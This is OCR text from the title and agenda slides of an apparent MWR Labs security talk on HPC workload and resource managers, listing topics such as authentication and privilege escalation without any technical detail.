


Agenda:

1. Introduction
2. HPC Overview
3. Authentication
4. Privilege Escalation
5. Outside of the HPC world
6. Wrap up

Workload/Resource Managers

++




PUBLIC

Workload/Resource Managers


MWR LABS

++



